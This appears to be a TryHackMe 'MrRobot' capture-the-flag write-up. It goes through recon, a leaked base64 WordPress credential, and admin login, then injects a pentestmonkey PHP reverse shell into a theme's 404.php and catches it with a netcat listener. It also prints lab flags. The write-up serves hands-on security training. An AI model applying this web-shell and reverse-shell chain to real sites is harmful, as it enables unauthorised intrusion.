
Writeup TryHackMe – MrRobot

Reconnaissance


I started the remote machine and added the IP in my „/etc/hosts“ to get easier access:



```
 GNU nano 7.2
10.10.217.166   machine.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Portscan:


Then I began by performing a port scan on the remote using „nmap“, which gets the following result:



```
Scanned at 2023-02-12 05:14:31 EST for 485s
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  REASON         VERSION
22/tcp  closed ssh      reset ttl 63
80/tcp  open   http     syn-ack ttl 63 Apache httpd
443/tcp open   ssl/http syn-ack ttl 63 Apache httpd
```

Website enumeration:


I discovered an active web service on port 80/443 and decided to also enumerate the website using „gobuster“:



```
/images               (Status: 301) [Size: 234] [--> http://machine.thm/images/]
/blog                 (Status: 301) [Size: 232] [--> http://machine.thm/blog/]
/sitemap              (Status: 200) [Size: 0]
/rss                  (Status: 301) [Size: 0] [--> http://machine.thm/feed/]
/login                (Status: 302) [Size: 0] [--> http://machine.thm/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://machine.thm/0/]
/feed                 (Status: 301) [Size: 0] [--> http://machine.thm/feed/]
/video                (Status: 301) [Size: 233] [--> http://machine.thm/video/]
/image                (Status: 301) [Size: 0] [--> http://machine.thm/image/]
/atom                 (Status: 301) [Size: 0] [--> http://machine.thm/feed/atom/]
/wp-content           (Status: 301) [Size: 238] [--> http://machine.thm/wp-content/]
/admin                (Status: 301) [Size: 233] [--> http://machine.thm/admin/]
/audio                (Status: 301) [Size: 233] [--> http://machine.thm/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2599]
/css                  (Status: 301) [Size: 231] [--> http://machine.thm/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://machine.thm/feed/]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 239] [--> http://machine.thm/wp-includes/]
/js                   (Status: 301) [Size: 230] [--> http://machine.thm/js/]
/Image                (Status: 301) [Size: 0] [--> http://machine.thm/Image/]
/rdf                  (Status: 301) [Size: 0] [--> http://machine.thm/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://machine.thm/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://machine.thm/wp-admin/]
```


Digging into the website:

I then visited the website and used the different commands to browse the different videos. The "join" command opens a dialog where an email address can be inserted:



```
05:43 <mr. robot> hello friend
05:43 <mr. robot> you don't know me, but I've been watching you. i know you fe
been fighting for you. all of you. it's time to break free from our corporate
05:43 <mr. robot> if you're ready to join me, enter your email address.

05:43 <friend__> test.@test.test
Error: Invalid email. Try again.
05:43 <friend__> test@web.net
```

I analyzed the package content in burpsuite:




Request

```
POST /join HTTP/1.1
Host: machine.thm
Cookie: s_cc=true; s_fid=7325AF94CB2AF9AE-216CEF621C28927A;
s_sq=%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check;
s_nr=1676198574570
Content-Length: 20
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://machine.thm
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://machine.thm/join
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=test%40web.net
```

In the response I discovered that a "wp-content" directory is called. This tells us that the website is created using wordpress. I decided to use "wpscan" to scan it for some common vulnerabilities but it could not find anything interesting. I also tried checked the "email" parameter for SQL injection vulnerabilities but it isn't vulnerable.


I visited the other found pages which contains the following contents:

"/readme":



I like where you head is at. However I'm not going to help you.

"/robots":




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

This is interesting. Here a text file "key-1-of-3.txt" and "fsociety.dic" are named. Maybe we are able to access them later.

"/sitemap":

Does not contain any interesting content.

"/wp-login":



A login form. This might be interesting.

"/license":

```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```

But if we scroll down here a little bit it offers us a password:


```
do you want a password or something?


ZWxsaW90OkVSMjgtMDY1Mgo=
```

Might be useful later.

Get the keys:

What is key 1?

We found in the http://machine.thm/robots the „key-1-of-3.txt" file mentioned. I then just tried to access it directly via the browser and we got the first flag:




```
073403c8a58a1f80d943455fb30724b9
```

What is key 2?

In the "/robots" there can be found a "fsociety.dic" file. When inspecting it we can find a list with words:

```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
```

The string which can be found in the "/license" page can be decoded by a base64-decoder. I used base64decode.org to decode it:



```
ZWxsaW90OkVSMjgtMDY1Mgo=
```

For encoded binaries (like images, documents, etc

UTF-8 Source character set.


Decode each line separately (useful for when you

Live mode OFF Decodes in real-time as yo

DECODE Decodes your data into the

```
elliot:ER28-0652
```


We can use this as username and password to login at "/login". Then we are able to access the WordPress admin dashboard:



```
https://machine.thm/wp-admin/
```

WordPress 4.3.1 running Twenty Fifteen theme.


On the “appearance” page we are able to change the code of the website theme which contains PHP code:



Twenty Fifteen: 404 Template (404.php)


```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

	<div id="primary" class="content-area">
		<main id="main" class="site-main" role="main">

			<section class="error-404 not-found">
				<header class="page-header">
					<h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?>
</h1>
				</header><!-- .page-header -->

				<div class="page-content">
					<p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?',
'twentyfifteen' ); ?></p>

					<?php get_search_form(); ?>
				</div><!-- .page-content -->
			</section><!-- .error-404 -->

		</main><!-- .site-main -->
	</div><!-- .content-area -->
```

I inserted malicious PHP code which contains a reverse shell to it. I used the reverse shell from “pentestmonkey”. Then I saved the template.




```
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.66.255';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
```

I started a netcat listener to listen for the reverse shell:




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

Then I accessed the "404.php" file to call the reverse shell:




```
machine.thm/404.php
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.66.255] from (UNKNOWN) [10.10.163.75] 39931
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 14:35:52 up  1:04,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

We are currently logged in as "daemon":



